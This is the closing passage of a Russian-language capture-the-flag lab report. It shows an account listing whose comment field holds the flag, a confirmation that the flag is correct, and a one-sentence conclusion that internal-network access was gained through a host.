Full Name         Flag
Comment           20896
User's comment
Country/region code 000 (System Default)
Account active    Yes
```

16. флаг правильный

Результат (рис. 25).




Рис. 16: флаг правильный

Выводы

В ходе данной лабораторной работы мы смогли получить доступ во внутреннюю сеть через узел и получить флаг.